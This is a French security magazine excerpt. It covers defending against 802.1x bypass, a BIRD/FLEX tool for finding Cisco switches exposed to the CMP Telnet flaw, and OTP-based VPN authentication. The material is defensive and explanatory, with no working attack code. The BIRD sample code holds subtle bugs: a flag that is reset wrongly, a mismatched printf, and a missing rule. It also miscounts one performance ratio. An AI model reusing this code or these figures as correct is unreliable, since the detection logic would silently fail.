La meilleure protection contre le type d'attaque physique décrit dans cet article est de restreindre les possibilités de réauthentifications automatiques en cas de perte de connectivité physique. Ainsi, lorsqu'un attaquant coupera brièvement la connectivité pour s'insérer, le switch refusera de basculer à nouveau le port à l'état contrôlé et lèvera une alerte. Ce niveau de configuration n'est malheureusement pas envisageable dans de nombreux cas : *roaming* avec des postes portables, postes utilisateurs (risque de débranchement accidentel du câble réseau qui entraînerait un nombre très important de tickets au support pour déverrouiller les ports des switchs), etc.

Une autre solution est de configurer les équipements de type IDS/IPS avec des règles particulières capables de détecter des anomalies dans les paquets émis par les systèmes connectés aux switchs. En effet, la simple réécriture des adresses dans les headers laisse des anomalies dans d'autres champs qui peuvent lever des alertes. Par exemple, un *Time-To-Live* (TTL) différent entre des paquets censés provenir du même hôte légitime peut indiquer la présence d'un système « caché ». Malheureusement, encore une fois, l'analyse des paquets ne permet que de complexifier la tâche d'un attaquant, car il est en effet possible de modifier les autres champs des headers de façon similaire.

Il faut néanmoins garder à l'esprit que le contournement complet de 802.1x pour tous les protocoles (y compris des protocoles complexes comme SMB) requiert un certain niveau de ressources de la part de l'attaquant. Ainsi, l'implémentation de cette protection permet de complexifier de manière relativement importante une attaque. Si vous êtes un administrateur et que vous hésitez à déployer du 802.1x sur votre réseau, n'hésitez plus ! Cela reste un bon moyen, bien que difficile à mettre en œuvre, d'améliorer la sécurité d'un réseau. ■

Remerciements

Immenses remerciements à Quenting BIGUENET et Andrei DUMITRESCU pour leur aide sur le développement de l'outil, ainsi qu'à Jean-Baptiste VAN PUYVELDE pour son aide et sa relecture.

Remerciements également aux équipes du *MISC* pour leur travail et leur aide.

Référence

[1] https://github.com/Orange-Cyberdefense/fenrir

esiea GROUPE

FORMATIONS OPÉRATIONNELLES EN SÉCURITÉ

/ Formations présentielles - Campus Paris V^e

formations-securite@esiea.fr / esiea.fr/formations-securite

23-24 JANVIER STAND ESIEA AU FIC

/ Candidatures BADGE-RE et BADGE-SO : actuellement

2 FORMATIONS EN COURS DU SOIR ET WEEK-ENDS (sur 5 mois)

Prochaine rentrée : 12 février 2018

BADGE REVERSE ENGINEERING

(BADGE-RE : 230 heures de cours)

- Analyse de codes malveillants
- Reverse et reconstruction de protocoles réseau
- Protections logiciels et unpacking
- Analyse d'implémentations de cryptographie

asm / IDA-Pro / x86 / ARM / debugging / crypto / packer / kernel / miasm / python...

En partenariat avec quarkslab

BADGE SÉCURITÉ OFFENSIVE

(BADGE-SO : 230 heures de cours)

- Détournement des protocoles réseaux non sécurisés
- Exploitation des corruptions mémoires et vulnérabilités web
- Escalade de privilèges sur un système compromis
- Intrusion, progression et prise de contrôle d'un réseau

crypto / scan / OS / sniffing / OSINT / wifi / reverse / pentest / scapy / réseau IP / web / metasploit...

Accrédité par la Conférence des Grandes Écoles BADGE

/ Candidatures MS-SIS : à partir de janvier 2018

FORMATION À PLEIN TEMPS

6 mois de pédagogie, puis 6 mois en entreprise

Prochaine rentrée : 1er octobre 2018

MASTÈRE SPÉCIALISÉ SÉCURITÉ DE L'INFORMATION ET DES SYSTÈMES

(MS-SIS : 740 heures de cours)

Accrédité par la Conférence des Grandes Écoles MSE Mastère spécialisé

- Réseaux
- Sécurité des réseaux, des systèmes d'information et des applications
- Modèles et Politiques de sécurité
- Cryptologie

Labellisé par l'ANSSI SecNumedu ANSSI

android / asm / C / crypto / exploit / firewalling / forensic / GPU / Java / JavaCard / malware / OSINT / pentest / python / reverse / SCADA / scapy / SDR / SSL/TLS / suricata / viro / vuln / web...

De Visu

TROUVER EFFICACEMENT LES ÉQUIPEMENTS RÉSEAU VULNÉRABLES À UN PSIRT

Cédric LLORENS & Élise LE FORESTIER

mots-clés : RÉSEAU / VULNÉRABILITÉS / CONFIGURATIONS / BIRD

Nous présentons dans cet article comment rechercher des vulnérabilités sur des équipements réseau grâce au langage BIRD. Après une présentation de celui-ci et d'une vulnérabilité récente concernant des équipements Cisco, nous décrirons une méthodologie de recherche puis nous comparerons les performances de BIRD par rapport à HAWK dans une telle recherche.

1 Introduction

Le réseau peut présenter des vulnérabilités à plusieurs niveaux : hardware, OS, et configuration. Nous allons nous intéresser dans cet article à la recherche de vulnérabilités sur des équipements réseau suite à un PSIRT (*Product Security Incident Response Team*) d'un équipementier de type CISCO, JUNIPER, etc. Un PSIRT est un document émis par un équipementier qui fait part d'une ou plusieurs vulnérabilités sur un équipement réseau. Il décrit quels châssis, OS (*Operating System*) et parties des configurations sont impactés.

Dans cette recherche, nous allons nous reposer sur deux types de langages que nous avons créés pour analyser les configurations réseau : BIRD et HAWK. HAWK a été créé il y a de nombreuses années **[HAWK MISC]**, alors que BIRD, que nous décrirons dans cet article, est plus récent et reste encore un outil interne (cependant, nous pouvons construire une version publique s'il y a des demandes).

Dans un premier temps, nous détaillerons une vulnérabilité CISCO, ensuite nous présenterons une méthodologie en deux étapes de la recherche de vulnérabilités dans son parc réseau, enfin nous comparerons la performance des langages HAWK et BIRD lors de cette recherche.

2 Vulnérabilité CISCO CMP

En mars 2016, une vulnérabilité dans l'implémentation du *Cisco Cluster Management Protocol* (CMP) permet une exécution de code à distance dans les commutateurs CISCO exécutant Cisco IOS ou Cisco IOS XE (un PSIRT a été publié **[CISCO CMP vul]**).

Le protocole CMP utilise le service Telnet afin que les membres d'un groupe puissent dialoguer entre eux. Cette vulnérabilité est due à deux facteurs. Le premier est que les communications Telnet sont traitées même si elles proviennent d'en dehors du groupe. Le deuxième est qu'une session Telnet spécifique à CMP peut provoquer un débordement de tampon (permettant d'introduire du code malveillant).

En attendant, le CERT-FR recommande dans un premier temps de suivre les bonnes pratiques en matière de sécurité informatique en s'assurant que l'accès aux interfaces d'administration des équipements réseau soit restreint à un canal interne de confiance. Ensuite, le CERT-FR recommande de privilégier le protocole SSH à Telnet.

Pour effectuer une recherche d'une telle vulnérabilité au sein de son parc, il faut donc prendre en compte trois aspects :

1) Le châssis (la plateforme hardware) : Le PSIRT décrit un ensemble de châssis vulnérables.

2) L'OS (*Operating System*) : Le PSIRT décrit aussi un ensemble de versions d'OS vulnérables. CISCO dispose de 3 types d'OS :

   → CISCO ios (exemple version 12.4) : Il s'agit du système d'exploitation historique qui a évolué dans le temps avec l'évolution des télécommunications et de ses services. Autant dire (maintenant) que le système n'est plus consistant et que le développement de nouvelles fonctions peut créer des effets de bord (failles de sécurité) sans liens avec les fonctions mises en œuvre. De même ou en conséquence, l'application de certains patchs/correctifs peut elle-même entraîner des effets de bord tout à fait inattendus, et ce à l'encontre de la sécurité.




Figure 1 : Processus de compilation d'un programme BIRD en exécutable.

→ CISCO ios-xe (exemple version 3.3.0) : L'idée ici est d'injecter l'ios au sein d'un processus s'exécutant sur un système d'exploitation de type UNIX. De plus et au fil du temps, le but est d'extraire des blocs de fonctions pour les intégrer dans d'autres processus.

→ CISCO ios-xr (exemple version 3.2) : On construit (à partir d'aucun historique) les services par des processus autour d'UNIX. Ce type de système s'applique aujourd'hui à des plateformes hardware spécifiques et limitées en terme de fonctionnalités. Il s'agit du système le plus stable de la gamme ios permettant une forte maîtrise du code.

3) La configuration : Le PSIRT dit que le protocole telnet doit être limité à un cercle de confiance ou désactivé. Nous allons nous intéresser aux configurations des équipements réseau offrant un accès externe en administration. Une traduction en configuration CISCO nous dit alors qu'il va falloir trouver les configurations ayant des « line vty » (ligne virtuel d'accès) sans « access-class xx in » (sans application de filtrage). Dans un tel contexte, l'équipement est vulnérable d'un point de vue externe.

3 C'est quoi BIRD ?

BIRD est un langage composé de macros M4 **[M4]** et de langage C construit sur un squelette FLEX (analyseur lexical GNU) **[FLEX]**. FLEX est un outil qui génère des analyseurs, programmes reconnaissant des motifs lexicaux dans du texte. Il lit les fichiers d'entrée donnés, ou bien son entrée standard si aucun fichier n'est donné, pour obtenir la description de l'analyseur à générer. La description est une liste de paires d'expressions régulières et de code C, appelés règles.

En d'autres termes, pour compiler un programme BIRD, il faut passer par le pré-processing M4, compilation FLEX et compilation/linkage C, comme illustré à la figure 1.

L'avantage de la couche BIRD est qu'elle masque la complexité de FLEX à l'aide de macros codées indépendamment et insérées ensuite par le pré-processing M4. Il est cependant possible de rester sur un codage en FLEX natif (langage C dans un squelette FLEX).

De base, FLEX repose sur l'utilisation de regex, c'est-à-dire d'expressions régulières. On associe une action à chaque regex. On peut aussi insérer des **STATES** qui vont simuler un niveau d'imbrication afin de réaliser une analyse contextuelle hiérarchique (recherche dans les sous-parties des configurations souhaitées). Il y a un **STATE** par défaut, il s'agit du **STATE INITIAL**. Pour aller à un **STATE X**, la commande est **BEGIN X** et pour revenir au **STATE INITIAL**, **BEGIN INITIAL**. Rappelons que dans un **STATE X**, seules les expressions régulières associées à ce **STATE** matchent, on écrit dans FLEX la commande suivante **<X>regex**.

Si on considère la configuration CISCO suivante :

```
Configuration -------------

...

interface Fast-Ethernet 1
 ip address 10.10.10.10
!
interface Fast-Ethernet 2
 ip address 10.10.10.10
!
interface Fast-Ethernet 3
 ip address 10.10.10.10
!

...
```

Chaque sous-partie correspond alors à un niveau hiérarchique. Le code FLEX imprimant l'adresse IP de tous les blocs interfaces dans une configuration CISCO est alors le suivant. On notera que le **STATE INTERFACE** assure d'être dans le bloc interface lors de la lecture de l'adresse IP.

```
Programme FLEX ------------------

%x INTERFACE

^interface[ ].*$ {                  /* regex sur une ligne commençant
par une interface */
  strcpy(interface,yytext);    /* copie (non sécurisée) de l'interface
dans variable */
  BEGIN INTERFACE;             /* on passe dans le STATE INTERFACE */
}

<INTERFACE>^[ ]ip[ ]address[ ].*$ {        /* regex sur adresse ip qui
matche */
  printf("%s:%s\n",interface,yytext);  /* si on est dans le STATE
INTERFACE */
}

<INTERFACE>^[^ ] {    /* la regex dit tout ce qui n'est pas un ESPACE */
  BEGIN INITIAL ; /* retour aux regex sans STATE */
}
```




Figure 2 : Étapes dans la recherche de vulnérabilité sur le réseau.

Le raisonnement peut alors être plus large, et via les **STATES**, on peut implémenter un grand niveau de profondeur sur des configurations fortement hiérarchiques comme JUNIPER. On définira alors des **STATES NIVEAU_1**, **NIVEAU_2**, etc. permettant d'assurer que la lecture d'une ligne est dans un bloc de profondeur hiérarchique voulu.

Voici un autre exemple de code BIRD pour analyser une configuration JUNIPER (3 niveaux d'imbrication) qui reprend la hiérarchie de la configuration :

```
m4_bird_level(`3')

/**************rules**********************************/

%%

dnl lexer --
m4_bird_juniper_rule(`groups',`',`printf("level 0 : <<%s>>\
n",yytext);',`0',`1')

       m4_bird_juniper_rule(`TEST.*',`',`printf("level 1 : <<%s>>\
n",yytext);',`1',`2')

              m4_bird_juniper_rule(`interfaces',`',`printf("level 2 :
<<%s>>\n",yytext);',`2',`3')

                     m4_bird_rule(m4_bird_juniper_level(`3',`.*$'),`',
                         `printf("level 3 : <<%s>>\
n",yytext);',`3',`3')

                     m4_bird_juniper_rule_end(`',`',`3',`2')

              m4_bird_juniper_rule_end(`',`',`2',`1')

       m4_bird_juniper_rule_end(`',`',`1',`0')

m4_bird_juniper_rule_end(`',`',`0',`0')

%%
```

4 BIRD à la recherche des vulnérabilités

La recherche des équipements réseau impactés se déroule en deux étapes comme illustré à la figure 2.

1) Détection des configurations éligibles : Le PSIRT décrit des châssis et des OS vulnérables, il s'agit à cette étape de trouver les équipements de son parc éligibles à cette vulnérabilité. Dans une configuration, on n'a pas la version exacte de l'OS et pas forcément le châssis exact. Pour l'obtenir, un inventaire doit être réalisé en amont à l'aide du protocole SNMP permettant de récolter de manière précise ce type d'information. Le programme **bird.ios.match** prend donc en entrée l'inventaire ainsi que la matrice des OS du PSIRT pour trouver les configurations éligibles.
2) Détection des configurations vulnérables : Le PSIRT décrit comment trouver les configurations vulnérables, celles qui ont des « line vty » (ligne virtuelle) et sans « access-class x in » (sans filtrage). Le programme **bird.test** sera en charge de trouver de telles configurations.

ikoula
HÉBERGEUR CLOUD

PRÉSENTE

CLOUD**IKOULA**ONE

Le succès est votre prochaine destination

MIAMI SINGAPOUR PARIS
AMSTERDAM FRANCFORT ___

*CLOUD**IKOULA**ONE* est une solution de Cloud public, privé et hybride qui vous permet de déployer **en 1 clic et en moins de 30 secondes** des machines virtuelles à travers le monde sur des infrastructures SSD haute performance.

www.ikoula.com sales@ikoula.com 01 84 01 02 50

ikoula
HÉBERGEUR CLOUD

NOM DE DOMAINE | HÉBERGEMENT WEB | SERVEUR VPS | SERVEUR DÉDIÉ | CLOUD PUBLIC | MESSAGERIE | STOCKAGE | CERTIFICATS SSL

4.1 Recherche des configurations éligibles

Voici un exemple de la matrice à trois champs que l'on pourrait construire à partir du PSIRT, la colonne 1 correspond au châssis, la colonne 2 à l'OS, la colonne 3 à l'image OS (*IOS feature set*).

```
29[45]0       ^1[2-9][.][1-9]                                    K2
29[67][05]    ^1[2-9][.][2-9]                                    K9
3550          ^12[.][1-9]                                        K9
3560          ^12[.][2-9]                                        K9
(4500|45xx) (^03[.][3-9][.][2-9]|^03[.]8|^12[.][2-9]|^15[.][0-9])K9
```

Pour chercher les champs châssis, IOS et IOS feature dans l'inventaire, on utilise le programme ci-dessous.

```
/*************definition
section****************************************/

include(`bird.api.header.include.m4')

%{
        include(`bird.api.header.var.m4')
%}

m4_bird_level(`0')

/*************rules
section****************************************/

%%

m4_bird_crisis_ios_store()

m4_bird_rule(`^.*$',``,`m4_bird_crisis_ios_match_for()',`0',`0')

m4_bird_rule_end(``,``,`0',`0')

%%

/*************user subroutines
section*****************************/

m4_bird_main(`')
include(`bird.api.header.functions.m4')
```

Le code se décompose en trois parties :

- La première partie, définie entre les symboles **'%{'** et **'}%'**, est l'espace de définition des variables et des fonctions.
- La deuxième partie, définie entre les symboles **'%%'**, correspond à la partie des regex, et donc du code FLEX. Dans la **rules section** (deuxième partie) :
  → La règle **m4_bird_crisis_ios_store()** va permettre au programme de lire la matrice des OS issue du PSIRT contenant les champs châssis, IOS et IOS feature. La macro cache la lecture d'un fichier contenant cette matrice et le stockage dans un tableau de ces valeurs.
  → La règle **m4_bird_crisis_ios_match_for()**, quant à elle, permet de vérifier s'il y a correspondance entre la matrice des OS issue du PSIRT et les champs correspondants stockés dans l'inventaire pour chaque équipement. La macro cache la lecture du fichier inventaire et la vérification pour chaque ligne de l'inventaire (une ligne correspond à un équipement) si elle matche avec la matrice des OS issue du PSIRT. Dans le cas positif, on imprime la ligne de l'inventaire correspondant à un équipement éligible.
- La troisième partie concerne la fonction « main » et les fonctions définies précédemment.

4.2 Recherche des configurations vulnérables

À partir de la sous-liste composée des équipements éligibles, on cherche les équipements vulnérables. Pour cela, il faut analyser les configurations à l'aide d'un autre programme BIRD.

Voici un exemple de code BIRD utilisé pour trouver si une « ligne vty » d'un routeur n'a pas « access-class x in » :

```
/*************definition
section****************************************/

include(`bird.api.header.include.m4')

%{
  include(`bird.api.header.var.m4')

       int aclin;
  char line[300];
  int lineno;

  int init_line();
     int check_line();

%}

m4_bird_level(`1')

/*************rules
section****************************************/

%%

m4_bird_rule(`^line[ ].*$',``,`init_line();',`0',`1')

  m4_bird_rule(`^line.*$',``,`init_line();',`1',`1')
  m4_bird_rule(`^[ ]access-class[ ][0-9]+[ ]
in.*$',``,`aclin=1;',`1',`1')
  m4_bird_rule(`^[ ]transport[ ]input[ ].*telnet.*$',``,`check_
line();',`1',`1')

  m4_bird_rule_end(`^[^ ]',``,`1',`0')

m4_bird_rule_end(``,``,`0',`0')
```

```
%%

/*************user subroutines
section*******************************/

m4_bird_main(`')

include(`bird.api.header.functions.m4')
int init_line()
{
  aclin = 1;
  m4_bird_strcpy(line,yytext,300);
  lineno = yylineno;
}

int check_line()
{
  if (aclin == 0) {
    fprintf(yyout,"line vty not protected %s; line %d\n",bird_
support_file,line,line);
  }
}
```

Dans la section définition, la ligne : **m4_bird_level('1')**, correspond à la définition des niveaux, ou « state », utilisée par FLEX. Ici le champ de la macro est de 1, ce qui signifie qu'il y a deux niveaux, le niveau initial 0, et le niveau 1.

Dans la section **rules**, la macro **m4_bird_rule** possède cinq champs :

m4_bird_rule('$1';'$2';'$3';'$4';'$5')

- **$1** : regex FLEX ;
- **$2** : deuxième niveau de regex (code C dans le bloc action de la regex FLEX) ;
- **$3** : le code C associé à cette règle ;
- **$4** : niveau (state) actuel ;
- **$5** : niveau (state) visé.

Analysons les deux premières lignes de la section **rules** :

```
m4_bird_rule(`^line[ ].*$',`',`init_line();',`0',`1')
```

Cette regex FLEX matche à chaque fois qu'elle trouve le mot « line » en début de ligne (début de ligne : **^**), avec un espace (**[ ]**) et n'importe quelle autre chaîne de caractère à la suite (**.***) jusqu'à la fin de ligne (**$**), et elle exécute le code **'init_line();'** et passe dans un niveau hiérarchique 1 (state 1).

```
m4_bird_rule(`^line.*$',`',`init_line();',`1',`1')
```

Cette ligne correspond à un niveau hiérarchique 1 (state 1), c'est-à-dire qu'une autre règle a dû matcher et passer du niveau 0 au niveau 1 pour qu'elle soit active. La raison d'une telle regex est que un bloc « line vty » se termine soit par « ! » ou par un autre bloc « line vty ».

```
m4_bird_rule_end(`^[^ ]',`',`1',`0')
```

Enfin, la ligne suivante permet de redescendre d'un niveau hiérarchique (state), ici, de passer du niveau 1 au niveau 0. Cette regex n'est évidemment pas une « line vty », car la regex précédente aurait matché à la place de celle-ci (FLEX fait matcher par défaut la regex la plus longue).

Si on passe le programme dans le pré-processing M4 et que l'on regarde maintenant la sortie FLEX sur la section **rules**, on obtient alors :

```
/*************rules
section*****************************************/

%%
^line[ ].*$ {
       BEGIN LEV_1;
       init_line();
}

<LEV_1>^line.*$ {
       init_line();
}

<LEV_1>^[ ]access-class[ ][0-9]+[ ]in.*$ {
       aclin=1;
}

<LEV_1>^[^ ] {
  BEGIN INITIAL;
}

<LEV_1>.       ;

.      ;

%%
```

L'analyse du programme sur les configurations donne alors les configurations vulnérables. Deux approches existent, soit l'application d'une contre-mesure telle que décrite dans le PSIRT ou soit une mise à jour de l'OS telle que décrite dans le PSIRT.

La mise en œuvre de contre-mesure ou la mise à jour d'OS doit être faite après avoir effectué tous les tests de non-régression en laboratoire. Il est urgent de prendre son temps et de valider avant toute mise en production, car on pourrait obtenir le résultat contraire dans la précipitation.

5 Quelques éléments de performance

Pour comparer la performance des langages HAWK et BIRD, nous avons réalisé des tests sur un système d'exploitation Linux composé de huit processeurs à quatre cœurs chacun. Les jeux de tests sont les mêmes ainsi que les résultats. Une différence subsiste pour la parallélisation des processus :

- Pour HAWK, on repose sur GNU parallel qui gère les conditions d'écriture de processus parallélisés.
- Pour BIRD, on repose sur **xargs** et la fonction C **mktemp** permettant d'assurer des écritures par processus parallélisés dans des fichiers distincts. Comme **xargs** ne gère pas les conditions d'écriture de processus parallélisés, BIRD implémente la fonction C **mktemp** **[TEMPORARY]** pour le faire. Il faudra alors regrouper les fichiers créés pour obtenir la sortie finale.

5.1 Premier test

Le premier test effectué prend en compte les éléments suivants :

- Le test a été parallélisé sur 30 processus, chaque processus prenant plusieurs milliers de fichiers en entrée.
- Le test a été lancé sur un jeu de tests de 18 000 configurations, ce qui correspond à 17 millions de lignes de configuration.
- L'objectif du test était de déterminer parmi tous ces équipements lesquels étaient vulnérables à la faille de sécurité CISCO CMP.

Les résultats sont :

- Le programme HAWK a mis 33 secondes pour trouver les configurations vulnérables.
- Le programme BIRD a mis 5 secondes pour trouver les configurations vulnérables.

BIRD est six fois plus rapide que HAWK.

5.2 Deuxième test

Le deuxième test prend en considération un plus grand jeu de configurations.

- Le test a été parallélisé sur 30 processus, chaque processus prenant plusieurs milliers de fichiers en entrée.
- Le test considère un jeu de tests de 100 000 configurations, ce qui correspond à 82 millions de lignes.
- L'objectif du test était de déterminer parmi tous ces équipements lesquels étaient vulnérables à la faille de sécurité CISCO CMP.

Les résultats sont :

- Le programme HAWK a mis 1 minute et 47 secondes pour trouver les configurations vulnérables. Ce résultat montre une linéarité dans le temps de traitement si on considère le nombre de lignes des configurations.
- Le programme BIRD a mis 6 secondes pour trouver les configurations vulnérables. Sa performance est ici nettement supérieure à celle du programme HAWK et elle est non linéaire. En effet, alors que le nombre de lignes a presque été multiplié par quatre, le temps a lui augmenté d'un cinquième uniquement.

La performance en temps du langage BIRD est donc supérieure à celle du langage HAWK. En fait, BIRD est fondamentalement plus rapide que HAWK grâce aux optimisations possibles lors de la compilation de FLEX en langage C.

Conclusion

Face à la découverte de vulnérabilités au sein de son réseau, il est devenu nécessaire de les trouver rapidement ou de pouvoir exécuter cet audit de manière récurrente. Rappelons que cette phase d'analyse est primordiale pour préparer la phase corrective.

Les outils, une méthode, etc. doivent être conçus et prêts à être mis en œuvre lors de la publication d'un PSIRT et où il ne faudra pas confondre précipitation et organisation. Bien que nous ne l'ayons pas évoqué, une équipe de crise devra être constituée et composée de peu de membres, mais avec un haut niveau d'expertise. Seul ce groupe pourra alors émettre des analyses et recommandations.

BIRD utilise FLEX, ce qui revient à la recherche d'expressions régulières, auxquelles il associe une action spécifique codée en langage C. HAWK permet la recherche d'informations également. Cependant, HAWK est moins performant que BIRD, mais a un pouvoir d'expression nativement plus riche que BIRD.

Enfin, merci à la relecture attentive de Laurent Cheylus. ■

Références

[CISCO CMP vul] http://www.cert.ssi.gouv.fr/site/CERTFR-2017-ALE-005/CERTFR-2017-ALE-005.html

[FLEX] https://github.com/westes/flex/releases et http://langevin.univ-tln.fr/CDE/LEXYACC/Lex-Yacc.html

[M4] https://www.gnu.org/software/m4/manual/m4.html

[MISC HAWK] :

- **D.Valois, C.Llorens, « Une approche intégrée pour l'analyse des configurations – partie 1 », *MISC n°52*, novembre-décembre 2010**
- **C.Llorens, D.Valois, « Une approche intégrée pour l'analyse des configurations – partie 2 », *MISC n°53*, janvier-février 2011**

[TEMPORARY] https://www.gnu.org/software/libc/manual/html_node/Temporary-Files.html

10eme Forum International de la Cybersécurité

HYPERCONNECTION
THE RESILIENCE CHALLENGE

24 & 25 JANVIER 2018
LILLE GRAND PALAIS

10 YEARS ANNIVERSARY

L'ÉVENÉMENT EUROPÉEN

DE RÉFÉRENCE SUR LA

CYBERSÉCURITÉ

CO-FINANCÉ PAR

Région Hauts-de-France

Gendarmerie nationale — Une force humaine

ORGANISÉ PAR

eurotechnologies — EXCELLENCE & INNOVATION

ceis

WWW.FORUM-FIC.COM

FREEOTP : AUTHENTIFICATION VPN À 2 FACTEURS OPEN SOURCE

Romain LEONARD – rleonard@vente-privee.com
Pentester chez Vente-Privée.com

mots-clés : OTP / VPN / GOOGLE AUTHENTICATOR / PROGRAMMATION / PYTHON / ACTIVE DIRECTORY

Cet article relate un retour d'expérience sur le développement d'une solution « sexy » pour allier sécurité et réduction des coûts. Cette dernière consiste à associer une authentification Active Directory et un token utilisant l'application Google Authenticator afin de former une authentification à 2 facteurs pour un VPN d'entreprise.

Nous disposions d'une solution d'authentification à 2 facteurs du marché. Celle-ci ne nous satisfaisait pas, notamment à cause de la médiocre qualité de l'interface d'administration (20 minutes et 2 Xanax pour ajouter un utilisateur). Cependant, les besoins en mobilité augmentant, nous avions besoin de racheter des licences. Le devis de XXk€ étant trop salé par rapport à la valeur ajoutée de la solution, nous avons donc étudié la possibilité de nous passer de celle-ci.

1 B.A-BA de l'authentification à 2 facteurs

Pour résumer, les différents facteurs d'authentification peuvent être regroupés en 3 catégories.

Premièrement, il y a « ce que je sais » : quelque chose que l'on peut apprendre comme un mot de passe.

Deuxièmement, il y a « ce que je possède » : un objet physique ou dématérialisé, tel qu'une clé, une carte à puce, un certificat cryptographique, ou un jeton à usage unique, plus communément appelé OTP pour « *One Time Password* ».

Enfin, il y a « ce que je suis » : ce facteur peut-être un relevé biométrique, tel qu'une empreinte digitale, une empreinte veineuse ou une empreinte rétinienne. Il peut également provenir d'une analyse comportementale, telle que l'analyse de la vitesse des frappes clavier ou des mouvements de la souris.

Comme son nom l'indique, pour obtenir une authentification à 2 facteurs, il faut en recueillir 2 auprès de l'utilisateur parmi les 3 catégories précitées.

2 Solution identifiée

Sylvain Rutten nous a parlé d'une solution open source qui avait été mise en place dans une des entreprises dans laquelle il avait travaillé précédemment. Cette solution s'appuyait sur un FreeRADIUS et un ensemble de scripts.

En associant les informations qu'il nous a fournies et des recherches personnelles, nous avons choisi de nous appuyer sur FreeRADIUS pour appeler des scripts Python, eux-mêmes basés sur la bibliothèque `PyOTP`.

Les données relatives à la solution seraient stockées sous forme chiffrée dans l'Active Directory au travers du connecteur LDAP.

La solution constitue ainsi un serveur RADIUS permettant d'ajouter une authentification à 2 facteurs à tous les équipements capables d'utiliser une authentification RADIUS.

Il est donc possible de mettre en place une authentification à 2 facteurs sur les VPN SSL à notre disposition.

Pour parfaire la vérification du facteur de possession de l'utilisateur, nous avons choisi d'ajouter le contrôle de l'hôte ou *Host Checker*.

Côté utilisateur, l'application Google Authenticator (Android et iOS) et des applications compatibles pour Windows Phone ont été privilégiées à un développement spécifique.

